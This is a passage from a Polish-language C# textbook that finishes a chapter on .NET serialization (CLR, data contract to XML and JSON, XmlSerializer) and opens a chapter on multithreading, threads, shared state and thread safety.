A zatem mechanizm ten jest naprawdę potężny — dodając jeden atrybut, udało się nam zapisać cały graf obiektów. Istnieje jednak także wada tego rozwiązania: jeśli implementacja któregokolwiek z serializowanych typów danych ulegnie zmianie, to będziemy mieli duże problemy, kiedy nowa wersja kodu spróbuje deserializować strumień zapisany przez poprzednią wersję kodu. Dlatego też mechanizm ten nie jest dobrym rozwiązaniem do zapisywania na dysku ustawień aplikacji, gdyż te najprawdopodobniej będą się zmieniać w jej kolejnych wersjach. Istnieje możliwość dostosowywania sposobu działania mechanizmu serializacji, która umożliwia obsługę wersjonowania, jednak w razie jej zastosowania wiele operacji trzeba ponownie wykonywać samodzielnie. W takich przypadkach może się okazać, że łatwiejszym rozwiązaniem byłoby użycie klas `BinaryReader` oraz `BinaryWriter`.

Kolejnym problemem związanym ze stosowaniem serializacji CLR jest to, że generuje ona strumień binarny w specjalnym formacie opracowanym przez firmę Microsoft. Jeśli taki strumień jest używany wyłącznie przez programy działające na platformie .NET, to nie ma żadnego problemu, jednak może się zdarzyć, że będziemy chcieli, by z serializowanych danych korzystały także inne programy.

Serializacja CLR udostępnia alternatywny obiekt formatujący, generujący kod XML, jednak jego struktura jest tak ściśle powiązana z systemem typów .NET Framework, że zazwyczaj jedyną rzeczą, jaką moglibyśmy z nimi zrobić, jest przekazanie ich z powrotem do mechanizmu serializacji .NET. A zatem również dobrze możemy ograniczyć się do wykorzystania formatu binarnego, który jest znacznie bardziej zwarty niż XML. Niemniej jednak istnieją także inne mechanizmy niż serializacja CLR i te potrafią generować strumienie, których wykorzystanie w innych systemach będzie łatwiejsze.

## Serializacja kontraktu danych

.NET Framework udostępnia także mechanizm serializacji określany jako **serializacja kontraktu danych** (ang. *data contract serialization*; w odróżnieniu od serializacji CLR jest ona dostępna we wszystkich wersjach .NET Framework). Została ona wprowadzona jako element Windows Communication Foundation (WCF), czyli technologii umożliwiającej zdalne korzystanie z usług. Na pierwszy rzut oka serializacja kontraktu danych jest podana do serializacji CLR — automatyzuje ona konwersję pomiędzy strumieniami i obiektami. Niemniej jednak jej filozofia jest nieco inna. Została zaprojektowana z myślą o ułatwieniu zmiany stosowanego formatu, a zatem łagodnie traktuje strumienie, w których pojawiają się nieoczekiwane dane lub w których nie ma niektórych oczekiwanych informacji. Oprócz tego nie jest ona w tak ścisły sposób powiązana z .NET Framework; w jej przypadku cała uwaga koncentruje się raczej na serializowanej reprezentacji danych, a nie na obiektach, poza tym została ona zaprojektowana z myślą o zapewnieniu możliwości współdziałania z innymi systemami. Dodatkowo serializacja kontraktu danych wymaga od nas pełnej jawności — wyłącznie składowe odpowiednio oznaczone zostaną uwzględnione podczas serializacji. (Jeśli w przypadku serializacji CLR zażądamy możliwości serializacji na poziomie typu, to wszystkie pola obiektu będą uwzględniane, chyba że jawnie określmy, by tego nie robić, oznaczając wybrane pola atrybutem [NonSerialized]).

**Przykład 16-23** przedstawia wersję klasy Person oznaczoną w sposób pozwalający wykorzystać serializację kontraktu danych. Atrybut [DataContract] informuje, że klasa została zaprojektowana z myślą o wykorzystaniu serializacji kontraktu danych. Jedynie jego składowe oznaczone atrybutem [DataMember] zostaną zapisane podczas serializacji.

### Przykład 16-23. Stosowanie serializacji kontraktu danych

```
using System.Collections.Generic;
using System.Linq;
using System.Runtime.Serialization;

[DataContract]
```

```

public class Person
{
    private readonly List<Person> _friends = new List<Person>();

    [DataMember]
    public string Name { get; set; }

    [DataMember]
    public IList<Person> Friends { get { return _friends; } }

    public override string ToString()
    {
        return string.Format("{0} (przyjaciele: {1})",
            Name, string.Join(", ", Friends.Select(f => f.Name)));
    }
}

```

---

Próba serializacji tych samych danych, których użyliśmy w poprzednim przykładzie, doprowadzi do awarii programu, gdyż okazuje się, że ten rodzaj serializacji nie radzi sobie domyślnie z odwołaniami cyklicznymi. Można co prawda go włączyć, jednak znacznie komplikuje on postać uzyskiwanych wyników, a co ważniejsze, może to doprowadzić do utraty jednej z najważniejszych zalet, jakie ten rodzaj serializacji zapewnia: możliwości wykorzystania serializowanych danych w programach, które nie korzystają z .NET Framework. (Pomiędzy poszczególnymi platformami panuje większa zgodna odnośnie do tego, jak reprezentować niecykliczne struktury danych, niż jak reprezentować struktury cykliczne). A zatem program przedstawiony na [Przykład 16-24](#) tworzy te same dane testowe, jednak bez odwołań cyklicznych. Podobnie jak w poprzednim przykładzie kod odpowiedzialny za wykonanie serializacji został pogrubiony.

#### Przykład 16-24. Stosowanie serializacji kontraktu danych

---

```

var bart = new Person { Name = "Bartek" };
var millhouse = new Person { Name = "Milewski" };
var ralph = new Person { Name = "Rafał" };
var wigglePuppy = new Person { Name = "szczeniaczek" };

bart.Friends.Add(millhouse);
bart.Friends.Add(ralph);
ralph.Friends.Add(wigglePuppy);

MemoryStream stream = new MemoryStream();
var serializer = new DataContractSerializer(typeof(Person));
serializer.WriteObject(stream, bart);

stream.Seek(0, SeekOrigin.Begin);
string content = new StreamReader(stream).ReadToEnd();

```

```
Console.WriteLine(content);
```

Zamiast przeprowadzać deserializację danych, w tym przykładzie wyświetlamy wynikowy strumień danych w postaci tekstowej — okazuje się, że zawiera on kod XML. Kiedy to zrobimy, przekonamy się, że cały kod został zapisany w jednym wierszu, niemniej jednak poniżej przedstawię go w postaci sformatowanej, aby można go było łatwiej przeanalizować:

```
<Person xmlns="http://schemas.datacontract.org/2004/07/"  
        xmlns:i="http://www.w3.org/2001/XMLSchema-instance">  
    <Friends>  
        <Person>  
            <Friends/>  
            <Name>Milewski</Name>  
        </Person>  
        <Person>  
            <Friends>  
                <Person>  
                    <Friends/>  
                    <Name>szczeniaczek</Name>  
                </Person>  
            </Friends>  
            <Name>Rafał</Name>  
        </Person>  
    </Friends>  
    <Name>Bartek</Name>  
</Person>
```

Jak widać, w efekcie uzyskaliśmy dokument XML, którego struktura bazuje na dostarczonych danych. Element główny dokumentu odpowiada nazwie serializowanego typu, a wewnątrz tego elementu zostały umieszczone kolejne, odpowiadają one poszczególnym właściwościom oznaczonym atrybutem `[DataMember]` i zawierają serializowaną reprezentację ich wartości. Swoją drogą, atrybuty pozwalają także na określanie innych nazw właściwości, które zostaną użyte w serializowanych danych wynikowych. Domyślnie stosowane są nazwy typu oraz jego właściwości, zostaną one zmienione, wyłącznie jeśli tego zażdamy.

Serializacja kontraktu danych obsługuje także inne formaty. Wystarczy wprowadzić zmianę w jednym wierszu kodu, by wykorzystać format JSON (ang. *JavaScript Object Notation*). W tym celu zamiast klasy `DataContractSerialization` należy użyć klasy `DataContractJsonSerialization`. Wyniki, jakie w takim przypadku uzyskamy, zostały przedstawione poniżej (także i one zostały zapisane w postaci, która umożliwia ich łatwiejsze odczytanie):

```
{  
    "Friends":  
    [
```

```
{  
    "Friends": [],  
    "Name": "Milewski"  
},  
{  
    "Friends": [{"Friends": [], "Name": "szczeniaczek"}],  
    "Name": "Rafał"  
}  
,  
]  
,  
"Name": "Bartek"  
}
```

To dokładnie ta sama struktura danych, jednak zapisana w formacie JSON. Łatwo zauważyc, że w obu tych formatach serializowane reprezentacje danych są stosunkowo proste — nie znajdziemy w nich niczego, co sugerowałoby, że zostały one wygenerowane przez program działający na platformie .NET.

Wcześniej wspominałem, że mechanizm serializacji kontraktu danych domyślnie nie obsługuje odwołań cyklicznych. Można to zmienić, zmieniając atrybut, który włącza serializację klasy `Person`; w tym przypadku powinien on mieć następującą postać: `[DataContract(IsReference=true)]`. Taka zmiana spowoduje wygenerowanie przedstawionego poniżej nieco bardziej rozbudowanego kodu XML:

```
<Person z:Id="i1" xmlns="http://schemas.datacontract.org/2004/07/"  
    xmlns:i="http://www.w3.org/2001/XMLSchema-instance"  
    xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">  
    <Friends>  
        <Person z:Id="i2">  
            <Friends>  
                <Person z:Ref="i1"/>  
            </Friends>  
            <Name>Milewski</Name>  
        </Person>  
        <Person z:Id="i3">  
            <Friends>  
                <Person z:Ref="i1"/>  
                <Person z:Id="i4">  
                    <Friends/>  
                    <Name>szczeniaczek</Name>  
                </Person>  
            </Friends>  
            <Name>Rafał</Name>  
        </Person>  
    </Friends>  
    <Name>Bartek</Name>  
</Person>
```

Próba przeprowadzenia podobnej serializacji przy użyciu formatu JSON spowoduje wystąpienie błędu, gdyż specyfikacja tego formatu nie udostępnia żadnego sposobu reprezentacji wielu odwołań do tego samego obiektu. Z kolei reprezentacja XML nie jest powszechnie obsługiwana poza .NET Framework. Dlatego serializacja kontraktu danych najlepiej nadaje się do zapisywania niecyklicznych struktur danych.

## Słowniki

Serializacja kontraktu danych może także obsługiwać słowniki. Są one zapisywane jako kolekcje, których poszczególne elementy są parami właściwości **Key** oraz **Value**. Aby zilustrować taką serializację, na [Przykład 16-25](#) przedstawiona została prosta klasa definiująca jedną składową typu **Dictionary**.

### Przykład 16-25. Typ, którego składową jest słownikiem

```
[DataContract]
public class Source
{
    [DataMember]
    public Dictionary<int, string> Items { get; set; }
}
```

A oto w jaki sposób obiekt tej klasy, zawierający w swojej kolekcji dwa elementy, będzie wyglądać po serializacji przy użyciu klasy **DataContractJsonSerializer**:

```
{ "Items": [{"Key":1,"Value":"jeden"}, {"Key":2,"Value":"dwa"}] }
```

## Klasa **XmlSerializer**

Aby zamieszczone tu informacje były wyczerpujące, należy wspomnieć o jeszcze jednym mechanizmie serializacji. Otóż serializacja kontraktu danych jest elementem WCF, jednak nie była pierwszą technologią używaną w .NET Framework do obsługi usług sieciowych — pojawiła się ona dopiero w .NET 3.0. Wcześniej stosowany był inny mechanizm (który zresztą wciąż jest dostępny), stanowiący część technologii ASP.NET. Dysponuje on swoim własnym mechanizmem serializacji — klasą **XmlSerializer**.

W odróżnieniu od serializacji kontraktu danych, która zachowuje jedynie odpowiednio oznaczone (przy użyciu atrybutu **[DataMember]**) składowe klasy, klasa **XmlSerializer** próbuje zapisywać wszystkie publiczne właściwości i pola (podobnie jak w przypadku serializacji CLR, także i tu stosowana jest strategia jawnego wykluczania składowych z serializacji, a nie ich jawnego uwzględniania).

Kolejną różnicą jest to, że zgodnie z tym, co sugeruje jej nazwa, klasa **XmlSerializer** przeprowadza serializację, wykorzystując przy tym dane XML. Ma ona także powiązania z XML Schema — opracowaną przez W3C specyfikacją, która

kiedyś była popularna, lecz później popadła w niełaskę, gdyż jest stosunkowo złożona i znacznie utrudnia ewentualne modyfikowanie reprezentacji danych. Oprócz tego klasa `XmlSerializer` nie obsługuje słowników. A zatem choć serializacja przy użyciu klasy `XmlSerializer` działa dobrze, to jednak zazwyczaj nie jest ona pierwszym mechanizmem serializacji, o którym pomyślimy.

## Podsumowanie

Klasa `Stream` jest abstrakcją reprezentującą dane przedstawione w formie sekwencji bajtów. Strumienie mogą obsługiwać operacje odczytu, zapisu, obie te operacje jednocześnie; mogą także pozwalać na dowolne poruszanie się po swojej zawartości bądź jedynie prosty dostęp sekwencyjny. Klasy `TextReader` oraz `TextWriter` udostępniają wyłącznie sekwencyjne operacje odczytu i zapisu danych tekstowych, izolując przy tym problem kodowania danych. Wszystkie te typy mogą operować na plikach, połączeniach sieciowych lub blokach pamięci; można także zaimplementować swoje własne wersje tych klas abstrakcyjnych. Klasa `FileStream` udostępnia także dodatkowe możliwości związane z dostępem do systemu plików, jednak pełne możliwości w tym zakresie zapewniają także klasy `File` oraz `Directory`. W przypadkach gdy łańcuchy znaków okażą się niewystarczające, .NET Framework udostępnia różne mechanizmy serializacji, które mogą zautomatyzować odwzorowywanie stanu obiektu przechowywanego w pamięci na jego reprezentację, które można zapisać na dysku, przesłać siecią lub przekazać w dowolne inne miejsce przy użyciu strumienia. Reprezentacje te można następnie przekształcić na nowe obiekty tego samego typu, o identycznym stanie.

---

[66] Precyzyjnie rzecz ujmując, bajtów 8-bitowych nazywanych *oktetami*. W .NET bajty zawsze składają się z 8 bitów, podobnie jak w znacznej większości aktualnie używanych systemów operacyjnych. Jednak wciąż w niektórych scenariuszach pojawiają się bajty 7-bitowe, dlatego też w celu uniknięcia niejednoznaczności standardy sieciowe zazwyczaj odwołują się do oktetów, a nie bajtów. W tej książce będę się jednak trzymał konwencji stosowanych w .NET, dlatego też bajty zawsze będą się składać z 8 bitów, chyba że jawnie zaznaczę, że jest inaczej.

[67] Niektórzy mogliby sądzić, że znak funta wygląda tak: #, jednak nie dotyczy to osób, które podobnie jak autor książki są Brytyjkami. W ich przypadku podobne twierdzenia można by porównać z upieraniem się, że znakiem dolara jest @. W standardzie Unicode zaakceptowaną nazwą znaku # jest *znak numeru* (ang. *number sign*), i właśnie ta nazwa jest preferowana przez autora. Innymi stosowanymi nazwami tego znaku są *hash*, *octothorpe*, *crosshatch* i, niestety, *znak funta*.

[68] Jeśli jeszcze nie spotkałeś się z terminem *little-endian*, to informuję, że określa on taki sposób zapisu wartości wielobajtowych, w którym mniej znaczące bajty są podawane jako pierwsze. A zatem wartość 0x1234 w 16-bitowym formacie *little-endian* zostanie zapisana jako 0x34, 0x12; natomiast w formacie *big-endian* jako 0x12, 0x34. Może się wydawać, że liczby w formacie *little-endian* są zapisywane w odwróconej kolejności, jednak jest to format wykorzystywany w procesorach firmy Intel.

[69] W .NET 2.0 pojawiły się cztery takie wersje konstruktora, a ich wprowadzenie wiązało się z udostępnieniem nowego sposobu reprezentacji zasobów systemu operacyjnego. Przeciążone wersje konstruktora akceptujące argument typu `IntPtr` zostały uznane za przestarzałe, a zamiast nich należy stosować konstruktory pobierające argument typu `SafeFileHandle`. Więcej informacji na temat bezpiecznych uchwytów można znaleźć w [Rozdział 21](#).

[70] Wszystkie te metody zwracają obiekt typu `DateTime`, wyrażający czas zależny od strefy czasowej aktualnie wybranej w systemie. Każda z tych metod ma swój odpowiednik zwracający czas określony względem zerowej strefy czasowej (np. `GetCreateTimeUtc`).

## Rozdział 17. Wielowątkowość

Wielowątkowość zapewnia aplikacji możliwość jednoczesnego wykonywania kilku fragmentów kodu. Istnieją dwa najczęściej występujące powody, by tak robić. Pierwszy to wykorzystanie możliwości przetwarzania równoległego, jakimi dysponują nowoczesne komputery — wielordzeniowe procesory są dziś w mniejszym lub większym stopniu wszechobecne, a wykorzystanie ich pełnego potencjału obliczeniowego wymaga dostarczenia procesorowi wielu strumieni pracy, by każdy z rdzeni miał co robić. Kolejnym częstym powodem tworzenia kodu wielowątkowego jest chęć uniknięcia sytuacji, w których postępy działania programu zostaną zahamowane przez jakąś powolną i długotrwałą operację, taką jak odczyt danych z dysku. Wielowątkowość nie jest jednak jedynym sposobem rozwiązania tego drugiego problemu — preferowanym rozwiązaniem może być skorzystanie z technik programowania asynchronicznego. Niemniej jednak API asynchroniczne często korzysta z wielu wątków, dlatego też także w tym przypadku warto znać mechanizmy wielowątkowe stosowane w .NET Framework.

W języku C# 5.0 wprowadzone zostały nowe opcje służące do obsługi działań asynchronicznych. Praca asynchroniczna nie musi oznaczać użycia wielowątkowości, jednak w praktyce oba te rozwiązania są ze sobą powiązane, a niektóre z asynchronicznych modeli programowania zostały opisane w tym rozdziale. Niemniej jednak rozdział ten koncentruje się na podstawowych zagadnieniach wielowątkowości. Możliwości C# związane ze wsparciem dla programowania asynchronicznego zostały opisane w [Rozdział 18](#).

### Wątki

System Windows pozwala, by każdy proces zawierał wiele wątków. Każdy z wątków ma swój własny stos, a system operacyjny sprawia wrażenie, że wątek otrzymuje do swej dyspozycji cały wątek sprzętowy (ang. *hardware thread*) procesora. (Więcej informacji na ten temat można znaleźć w ramce „[Procesory, rdzenie i wątki sprzętowe](#)”). Można utworzyć znacznie więcej wątków systemu operacyjnego, niż jest dostępnych wątków sprzętowych, gdyż poprzez przełączanie wątków system operacyjny wirtualizuje procesor. Komputer, którego używam, pisząc te słowa, ma tylko cztery wątki sprzętowe, jednak aktualnie są na nim uruchomione 1402 aktywne wątki, należące do wielu wykonywanych procesów.

## Procesory, rdzenie i wątki sprzętowe

Wątek sprzętowy to jeden komponent sprzętowy zdolny do wykonywania kodu. Dziesięć lat temu jeden procesor dysponował jednym wątkiem sprzętowym, a wiele wątków było dostępnych wyłącznie na komputerach wyposażonych w wiele niezależnych procesorów, z których każdy był umieszczony w odrębnym gnieździe na płycie głównej. Niemniej jednak dwa wynalazki sprawiły, że aktualnie relacje pomiędzy sprzętem a wątkami są nieco bardziej skomplikowane. Wynalazkami tymi są: procesory wielordzeniowe oraz hiperwątkowość.

Dysponując procesorem wielordzeniowym, w rzeczywistości dostajemy do dyspozycji kilka procesorów umieszczonych na jednej płytce krzemiu. Oznacza to, że zdjęcie obudowy komputera i policzenie zainstalowanych w nim procesorów niekoniecznie powie nam, iloma wątkami sprzętowymi dysponujemy. Gdybyśmy jednak mogli zbadać sam układ scalony procesora pod odpowiednim mikroskopem, to zobaczylibyśmy, że składa się on z dwóch lub większej liczby umieszczonych obok siebie niezależnych procesorów.

Hiperwątkowość (ang. *hyperthreading*), określana także jako wielowątkowość współbieżna (ang. *simultaneous multithreading*, w skrócie: SMT), dodatkowo komplikuje sytuację. Rdzeń hiperwątkowy jest jednym procesorem, który dysponuje dwoma zestawami pewnych elementów. (Tych zestawów może być więcej niż dwa, choć najczęściej zdarza się, że są one właśnie podwajane). A zatem choć w rdzeniu może być tylko jeden element zdolny do wykonywania na przykład dzielenia zmiennoprzecinkowego, to jednocześnie mogą się w nim znajdować dwa zestawy rejestrów oraz elementów służących do dekodowania instrukcji. Do rejestrów zaliczany jest także wskaźnik instrukcji (IP) określający, do którego miejsca dotarła realizacja kodu; oprócz niego zawierają one bieżący stan realizacji kodu, a zatem dysponując dwoma zestawami rejestrów, jeden rdzeń jest w stanie wykonywać jednocześnie kod z dwóch różnych miejsc — innymi słowy, hiperwątkowość sprawia, że jeden rdzeń jest w stanie udostępniać dwa wątki sprzętowe. Te dwa konteksty realizacji muszą współużytkować pewne zasoby — nie mogą jednocześnie wykonywać operacji dzielenia zmiennoprzecinkowego, gdyż w rdzeniu jest dostępny tylko jeden komponent sprzętowy realizujący te operacje. Jednak jeśli jeden wątek sprzętowy chce wykonać dzielenie, podczas gdy drugi mnoży jakieś liczby, to zazwyczaj będą mogły wykonać te operacje równolegle, gdyż są one realizowane w różnych miejscach rdzenia. Hiperwątkowość sprawia, że możliwe jest jednocześnie używanie większej liczby elementów jednego procesora. Nie zapewnia to oczywiście takiej samej przepustowości jak dwa całkowicie niezależne rdzenie (ponieważ jeśli oba wątki sprzętowe będą chciały wykonać operacje tego samego rodzaju, to jeden z nich będzie musiał poczekać), jednak często może sprawić, że poszczególne rdzenie będą miały większą przepustowość, niż można by osiągnąć w innych przypadkach.

A zatem sumaryczna liczba wątków sprzętowych jest zazwyczaj iloczynem liczby rdzeni i liczby hiperwątkowych jednostek wykonawczych w każdym z nich. Na przykład procesor Intel Core i7-3930K ma sześć rdzeni, z których każdy dzięki wykorzystaniu hiperwątkowości podwaja liczbę wątków sprzętowych, co oznacza, że procesor dysponuje sumarycznie 12 wątkami sprzętowymi.

CLR udostępnia swoją własną abstrakcję wątków, utworzoną na bazie wątków systemu operacyjnego. W wielu przypadkach ich wzajemna zależność będzie miała charakter bezpośredni — jeśli napiszemy aplikację konsolową, standardową aplikację dla systemu Windows lub aplikację sieciową, to każdy obiekt `Thread` będzie bezpośrednio odpowiadał jakiemuś wątkowi systemu operacyjnego. Nie należy jednak zakładać, że taka zależność będzie występować zawsze — CLR zostało zaprojektowane w taki sposób, by wątki .NET mogły zmieniać używane wątki systemu operacyjnego. Może się to dziać wyłącznie w aplikacjach korzystających z API pozwalających na korzystanie z CLR z poziomu kodu niezarządzanego, które pozwalają określać związki pomiędzy CLR oraz procesem,

w ramach którego jest ono wykonywane. W większości przypadków wątki CLR będą odpowiadać wątkom systemu operacyjnego, jednak naprawdę nie należy zakładać, że tak będzie zawsze — kod działający w oparciu o takie założenie może zawieść, jeśli zostanie wykorzystany w aplikacji używającej niestandardowego hosta CLR. W praktyce, z wyjątkiem sytuacji, w których musimy współpracować z kodem niezarządzanym, nie musimy wiedzieć, w jakim wątku systemu operacyjnego jest wykonywany nasz kod.

Klasą `Thread` zajmiemy się już niebawem, jednak zanim zaczniemy pisać kod wielowątkowy, musimy zrozumieć podstawowe zasady związane z zarządzaniem stanem (czyli danymi w polach oraz innych zmiennych) podczas korzystania z wielu wątków.

## Wątki, zmienne i wspólny stan

Każdy wątek CLR dysponuje pewnymi powiązanymi z nim zasobami, takimi jak stos wywołań (na którym są przechowywane argumenty i niektóre zmienne lokalne). Ponieważ każdy wątek ma swój własny stos, zatem zmienne lokalne, które na niego trafiają, będą lokalne dla danego wątku. Za każdym razem, gdy wywołujemy metodę, tworzony jest nowy zestaw zmiennych lokalnych. Na tym sposobie realizacji wywołań bazuje rekurencja, jednak jest on ważny także dla kodu wielowątkowego, gdyż korzystanie z danych, do których ma dostęp wiele wątków, jest znacznie bardziej skomplikowane, zwłaszcza jeśli dane te mogą się zmieniać. Koordynacja dostępu do współużytkowanych danych jest złożonym zagadnieniem. Niektóre techniki takiej synchronizacji zostały opisane w dalszej części rozdziału, pt. „„Synchronizacja””, jednak o ile to jest możliwe, to lepiej całkowicie unikać tych problemów.

W ramach przykładu przeanalizujmy aplikację internetową. Często odwiedzane witryny muszą jednocześnie obsługiwać żądania przesyłane przez wielu użytkowników, zatem jest całkiem prawdopodobne, że często będą się zdarzały sytuacje, w których ten sam kod (na przykład kod ukryty strony internetowej) będzie wykonywany jednocześnie przez kilka różnych wątków — ASP.NET korzysta z wielowątkowości, by zapewnić możliwość jednoczesnego udostępniania tej samej strony logicznej większej liczbie użytkowników. (Zazwyczaj ASP.NET nie jest w stanie udostępniać dokładnie tych samych treści, gdyż strony są dostosowywane do konkretnych użytkowników, a zatem jeśli 1000 osób poprosi o wyświetlenie strony głównej, to kod, który ją generuje, zostanie wykonany 1000 razy). ASP.NET udostępnia wiele różnych obiektów, których nasz kod będzie musiał używać, jednak większość z nich jest charakterystyczna dla konkretnego żądania. A zatem jeśli nasz kod jest w stanie pracować, używając jedynie tych obiektów oraz zmiennych lokalnych, to każdy z wątków może działać całkowicie niezależnie od pozostałych. Jeśli konieczne jest korzystanie z jakiegoś współużytkowanego stanu

(takiego jak obiekty dostępne dla wielu wątków na przykład za pośrednictwem statycznego pola lub właściwości), to nasze zadanie staje się znacznie trudniejsze, jednak stosowanie samych zmiennych lokalnych zazwyczaj nie nastręcza żadnych problemów.

A dlaczego „zazwyczaj”? Otóż sprawy nieco się komplikują, jeśli musimy korzystać z wyrażeń lambda lub anonimowych delegatów, gdyż pozwalają one na definiowanie w metodzie zewnętrznej zmiennych, które później będą stosowane także w metodzie wewnętrznej. Takie zmienne będą zatem dostępne dla dwóch lub większej liczby metod, a w przypadku kodu wielowątkowego jest możliwe, by każda z nich była wykonywana równolegle. (Z punktu widzenia CLR nie jest to już właściwie zmienna lokalna — zostaje ona przekształcona na pole klasy wygenerowanej przez kompilator). Współużytkowanie zmiennych lokalnych w wielu wątkach przekreśla gwarancje całkowitej lokalności zmiennych, a zatem zmienne lokalne trzeba będzie obsługiwać tak samo uważnie jak inne, lepiej znane elementy współużytkowane, takie jak statyczne pola i właściwości.

Kolejnym ważnym zagadnieniem, o którym należy pamiętać w przypadku środowisk wielowątkowych, jest rozróżnienie pomiędzy zmienną a obiektem, do którego ta zmienna się odwołuje. (Oczywiście zagadnienie to dotyczy wyłącznie zmiennych typów referencyjnych). Choć zmienna lokalna jest dostępna wyłącznie wewnętrz metody, w której została zadeklarowana, to jednak zmienna ta wcale nie musi być jedyną, która odwołuje się do konkretnego obiektu. Oczywiście czasami będzie jedną — jeśli utworzymy obiekt wewnętrz metody i nie zapiszemy go nigdzie, gdzie mógłby się stać dostępny dla szerszej publiczności, to nie mamy się czym przejmować. Obiekt `StringBuilder` tworzony w przykładzie przedstawionym na [Przykład 17-1](#) jest używany wyłącznie wewnętrz metody, w której został utworzony.

Przykład 17-1. Obiekt dostępny wyłącznie wewnętrz metody, w której został zadeklarowany

```
public static string FormatDictionary<TKey, TValue>(
    IDictionary<TKey, TValue> input)
{
    var sb = new StringBuilder();
    foreach (var item in input)
    {
        sb.AppendFormat("{0}: {1}", item.Key, item.Value);
        sb.AppendLine();
    }
    return sb.ToString();
}
```

Ten kod nie musi się przejmować potencjalną możliwością tego, że jakieś inne

wątki zmodyfikują używany przez niego obiekt `StringBuilder`. Nie ma tu żadnych zagnieżdżonych metod, zatem zmienna `sb` jest faktycznie zmienną lokalną i jednocześnie jedynym miejscem, w którym jest przechowywana referencja do obiektu `StringBuilder`. (Zakładamy przy tym, że obiekt `StringBuilde`r nie zapisuje niewielkiej kopii swojej referencji `this` w jakichś innych miejscach, gdzie mogłyby je odczytać inne wątki).

Ale jak wygląda sytuacja z atrybutem `input`? Także on jest lokalny dla przedstawionej metody, jednak będzie zawierał dowolną referencję przekazaną przez kod wywołujący metodę `FormatDictionary`. Analizując wyłącznie kod [Przykład 17-1](#), nie można stwierdzić, czy obiekt słownika, do którego ta zmienna się odwołuje, jest aktualnie używany przez inne wątki, czy nie. Wywołujący kod mógłby utworzyć jeden obiekt słownika, a następnie dwa wątki, z których pierwszy mógłby modyfikować jego zawartość, a drugi wyświetlać ją przy użyciu metody `FormatDictionary`. To mogłoby doprowadzić do wystąpienia problemu: większość implementacji słowników nie obsługuje możliwości modyfikacji w jednym wątku i jednoczesnego odczytu swojej zawartości w innym. A nawet gdybyśmy korzystali z kolekcji zaprojektowanej pod kątem zastosowań równoległych, to często zdarza się, że nie pozwalają one na modyfikację swojej zawartości podczas jej przeglądania (na przykład w pętli `foreach`).

### PODPOWIEDŹ

Można by przypuszczać, że wszystkie kolekcje zaprojektowane pod kątem jednoczesnego wykorzystywania w wielu wątkach (tak zwane kolekcje *bezpieczne pod względem wielowątkowym*, ang. *thread-safe*) powinny zapewniać możliwość przeglądania zawartości w jednym wątku i jednoczesnej modyfikacji w innym. Jeśli takie rozwiązania nie są dozwolone, to co oznacza, że kolekcje te są bezpieczne pod względem wielowątkowym? W rzeczywistości w takich sytuacjach podstawowa różnica pomiędzy kolekcjami bezpiecznymi pod względem wielowątkowym oraz kolekcjami, które takie nie są, sprowadza się do przewidywalności: o ile kolekcje bezpieczne wykryją takie sytuacje i zgłoszą wyjątek, o tyle kolekcje, które nie są bezpieczne pod względem wielowątkowym, nie gwarantują żadnego konkretnego działania. A zatem mogą doprowadzić do awarii aplikacji bądź zwracać dziwne dane podczas przeglądania zawartości, na przykład wielokrotnie zwracać ten sam element. W zasadzie może się stać cokolwiek, gdyż kolekcja jest używana w niewłaściwy i nieprzewidziany sposób. Czasami bezpieczeństwo pod względem wielowątkowym oznacza tylko tyle, że awaria nastąpi w precyzyjnie zdefiniowany i przewidywalny sposób.

Kod z [Przykład 17-1](#) nie może nic zrobić, by zagwarantować, że w środowiskach wielowątkowych będzie używać swojego argumentu `input` w bezpieczny sposób, gdyż pod tym względem jest on całkowicie zależny od kodu wywołującego. Z zagrożeniami związanymi z pracą współbieżną można sobie radzić na wyższym poziomie. W rzeczywistości termin *bezpieczny pod względem wielowątkowym* jest potencjalnie mylący, gdyż oznacza coś, co generalnie rzecz ujmując, nie jest

możliwe. Niedoświadczeni programiści często wpadają w pułapkę błędnego przypuszczenia, że sam fakt zadbania o to, by wszystkie używane obiekty były bezpieczne pod względem wielowątkowym, zwalniał ich z odpowiedzialności i analizowania wszelkich zagadnień związanych ze stosowaniem wielu wątków. Takie podejście zazwyczaj nie zdaje egzaminu, gdyż pomimo tego, że poszczególne obiekty zachowają swoją integralność, to jednak nie ma gwarancji, że stan samej aplikacji jako całości będzie spójny. (To właśnie z tego powodu systemy zarządzania bazami danych często korzystają z transakcji, które zamieniają zbiory wykonywanych czynności w jedne, niepodzielne operacje, które bądź to zostaną w całości wykonane poprawnie, bądź też zostaną wycofane. Tworzenie takich niepodzielnych grup ma kluczowe znaczenie dla sposobu, w jaki transakcje pomagają zapewnić spójność stanu całego systemu). Analizując przykład z [Przykład 17-1](#), można powiedzieć, że odpowiedzialność za to, by słownik mógł być bezpiecznie używany wewnętrz metody `FormatDictionary`, leży po stronie kodu, który ją wywołuje.

### OSTRZEŻENIE

Choć kod wywołujący powinien zagwarantować, że wszelkie obiekty przekazywane do metody mogą w niej być bezpiecznie używane w czasie całego wywołania, to jednak nie można przyjąć, że bezpieczne będzie rozwiązanie polegające za zapisaniu referencji przekazanych jako argumenty wywołania i używanie ich w przyszłości. Metody inline sprawią, że bardzo łatwo można niechcący doprowadzić do takiej sytuacji — jeśli zagnieżdżona metoda odwołuje się do argumentów swojej metody zewnętrznej i jeśli ta metoda wewnętrzna zostanie wywołana po zakończeniu wykonywania metody zewnętrznej, to nie można już bezpiecznie założyć, że można korzystać z obiektów, do których odwołują się argumentów. Jeśli jednak takie rozwiązania są konieczne, to będziemy musieli opisać przyjmowane założenia dotyczące tego, kiedy można bezpiecznie korzystać z obiektów i analizować każdy kod wywołujący tę metodę, by przekonać się, czy te założenia są spełnione.

## Pamięć lokalna wątku

Czasami może się przydać możliwość przechowywania lokalnego stanu wątku w nieco szerszym zakresie niż zakres jednej metody. Takie możliwości zapewniają różne elementy .NET Framework. Na przykład przestrzeń nazw `System.Transactions` definiuje API służący do korzystania z transakcji podczas wykonywania operacji na bazach danych, kolejkach wiadomości oraz innych menedżerach zasobów, które tylko je obsługują. Dostarcza ona także niejawnym model pozwalający na rozpoczęcie *transakcji otoczenia* (ang. *ambient transaction*), a każda operacja, która takie transakcje obsługuje, automatycznie zostanie w niej uwzględniona, bez konieczności jawnego podawania jakichkolwiek argumentów związanych z transakcjami. (Oczywiście jawnym model stosowania transakcji także jest obsługiwany). Statyczna właściwość `Current` klasy `Transaction` zwraca

transakcję otoczenia używaną w bieżącym wątku bądź wartość `null`, jeśli w danej chwili nie jest używana taka transakcja.

